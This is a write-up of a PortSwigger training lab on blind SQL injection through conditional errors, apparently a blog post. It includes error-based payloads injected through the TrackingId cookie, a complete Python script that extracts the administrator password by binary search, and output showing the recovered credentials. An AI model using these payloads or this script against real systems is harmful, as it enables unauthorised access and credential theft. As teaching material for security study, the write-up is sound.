Blind SQL injection with conditional errors
A writeup of PortSwigger's SQL injection lab for blind sqli based on conditional errors.
Introduction
This is another interesting lab and challenge, titled Blind SQL injection with conditional errors.
The lab challenges our problem-solving ability by returning custom errors if a query has invalid SQL syntax. Basically, no real SQL error is returned; instead, we will find something like ‘Internal Server Error’. It is basically a black-box SQLi lab — we only know that a query returns an error, and that’s it.
Recon
We find the usual e-commerce-like website, shown in the following image.

We open Burp Suite to intercept the traffic, since it is mentioned in the lab description that the vulnerability is in the tracking variable in the cookie field.
If we go to the page’s URL, we find the following headers.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
GET / HTTP/2
Host: DomainName
Cookie: TrackingId=TYs0DUKD3sim9vCO; session=56aWs7Vdm5C9KW6OHVkwuwREAFB5ufWL
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Vulnerability Detection and Analysis
If we add a ' in the value of TrackingId, we get the custom error, which is 'Internal Server Error', and that’s it — the backend hides the real error and returns that text. It is a good technique for SWEs to return custom errors to customers, because they do not care about real SQL errors and would not understand them. Returning just 'Internal Server Error' is a good way to indicate to users that something is wrong with the server. It is also a half-decent defense mechanism against attackers, making it slightly harder for them to exploit this behavior.
But if we inject a valid SQL payload, ' OR '1' = '1' -- , it returns a normal page and nothing changes. So, basically, the behavior is as follows:
- SQL error generated => Internal Server Error is returned
- Clean payload => Normal page
So we need to exploit this behavior to extract the password.
Exploitation and Payload
Something interesting in some programming languages, and in SQL as well, is Short-Circuit Evaluation. We find this in conditional statements with bitwise operators like AND and OR.
For example:
1
2
3

if 1 == 1 or 2 == 1:
    print("yes")
The Python interpreter, for example, sees 1==1 = True, and then, seeing or, immediately passes to print("yes") without evaluating 2 == 1, since True in an or always returns True, so there’s no need to calculate it. Another example is with the AND operation in the following code snippet.
1
2
3

if 1==2 and 2==2:
    print("WRONG")
The Python interpreter will test only 1==2 = False, and, seeing that there is an and, it won’t waste computational power on 2 == 2, because the result is already determined to be False.
It even applies to logical errors that would result in an error, like dividing by 0.
1
2
if 1 == 1 or 1/0 == 4:
    print("YES")
It will print YES and will not calculate 1/0, because we have a True condition with bitwise-or.
The same goes exactly for SQL, for example:
1
SELECT username FROM users where EXISTS(SELECT * FROM users WHERE SUBSTR(username,1,1) = 'a' OR 1=1/0);
That query basically checks if the username starts with “a”. If so, it won’t even move to OR, and that error won’t be generated. But if the username does not start with “a”, then it moves to 1=1/0, and a SQL error will be generated, since it does not allow division by 0.
So this is what we will be exploiting — this Short-Circuit Evaluation in SQL — by first determining the password length, and then using the usual binary search approach to determine the password.
So the queries that we will use are:
1
2
3
4
EXISTS(SELECT * FROM users WHERE (username='administrator' AND LENGTH(password)=<DynamicLength>) OR 1=1/0) -- For guessing the length

EXISTS(SELECT * FROM users WHERE (username='administrator' AND ASCII(password) = <DynamicChar>) OR 1=1/0) -- For binary search, and we will switch the comparison each time
The script to extract the password for us is the following.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74

import requests

URL = ""

# The min and max for the binary search.

minn = 32
maxx = 126

## Cookie placeholder for injection

cookies = lambda injection:{"TrackingId":f"RMFB7imNH78pL9vF{injection.strip()} ", "session":"5pVrrFVHmR9XEChsZJz1xsaJSO1BgH8N"}

## Queries for binary search

queryEquals = lambda i, x: f"""
' AND EXISTS (SELECT 1 FROM users WHERE username='administrator' AND (ASCII(SUBSTR(password,{i},1))={x} OR 1=1/0)) --
"""

queryInf = lambda i, x: f"""
' AND EXISTS (SELECT 1 FROM users WHERE username='administrator' AND (ASCII(SUBSTR(password,{i},1))<{x} OR 1=1/0)) --
"""

querySup = lambda i, x: f"""
' AND EXISTS (SELECT 1 FROM users WHERE username='administrator' AND (ASCII(SUBSTR(password,{i},1))>{x} OR 1=1/0)) --
"""

## Query for brute forcing the length

queryLength = lambda l: f"""
' AND EXISTS (SELECT 1 FROM users WHERE username='administrator' AND (LENGTH(password)={l} OR 1=1/0)) --
"""

## Brute forcing the password length

passLength = 1

while True:
	print(f"Trying length {passLength}")
	r = requests.get(URL, cookies = cookies(queryLength(passLength)))
	if "internal server error" not in str(r.text).lower():
		break
	else:
		passLength += 1


print(f"Found password LENGTH {passLength}")

# The binary search algorithm for extracting the password

counter = 1
password = ""

while counter <= passLength:

	mid = (minn+maxx)//2

	if "internal server error" not in str(requests.get(URL, cookies=cookies(queryEquals(counter,mid))).text).lower():
		password += chr(mid)
		print(f"[*] Finding password letter number {counter} : {password}")
		counter += 1
		minn = 32
		maxx = 126

	elif "internal server error" not in str(requests.get(URL, cookies=cookies(queryInf(counter,mid))).text).lower():
		maxx = mid - 1

	elif "internal server error" not in str(requests.get(URL, cookies=cookies(querySup(counter,mid))).text).lower():
		minn = mid + 1


print(f"[+] Final password is {password}")
If we run this exploit, it shows us the following result.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
$ python3 exploit.py
Trying length 1
Trying length 2
Trying length 3
Trying length 4
Trying length 5
Trying length 6
Trying length 7
Trying length 8
Trying length 9
Trying length 10
Trying length 11
Trying length 12
Trying length 13
Trying length 14
Trying length 15
Trying length 16
Trying length 17
Trying length 18
Trying length 19
Trying length 20
Found password LENGTH 20
[*] Finding password letter number 1 : f
[*] Finding password letter number 2 : fg
[*] Finding password letter number 3 : fgm
[*] Finding password letter number 4 : fgmk
[*] Finding password letter number 5 : fgmkj
[*] Finding password letter number 6 : fgmkjf
[*] Finding password letter number 7 : fgmkjft
[*] Finding password letter number 8 : fgmkjfts
[*] Finding password letter number 9 : fgmkjftsg
[*] Finding password letter number 10 : fgmkjftsga
[*] Finding password letter number 11 : fgmkjftsgam
[*] Finding password letter number 12 : fgmkjftsgamg
[*] Finding password letter number 13 : fgmkjftsgamgo
[*] Finding password letter number 14 : fgmkjftsgamgo0
[*] Finding password letter number 15 : fgmkjftsgamgo0p
[*] Finding password letter number 16 : fgmkjftsgamgo0pd
[*] Finding password letter number 17 : fgmkjftsgamgo0pdy
[*] Finding password letter number 18 : fgmkjftsgamgo0pdyu
[*] Finding password letter number 19 : fgmkjftsgamgo0pdyu3
[*] Finding password letter number 20 : fgmkjftsgamgo0pdyu3m
[+] Final password is fgmkjftsgamgo0pdyu3m

The password is perfectly extracted, so the credentials are administrator:fgmkjftsgamgo0pdyu3m. If we log in with those credentials, it works, and now we are the admin user and the lab is solved.
Conclusion
That was a nice lab to get to know how to deal with blind SQLi based on custom errors. It shows us that attackers can exploit almost any behavior related to interfering with the SQLi vuln, even if it was obfuscated with custom errors.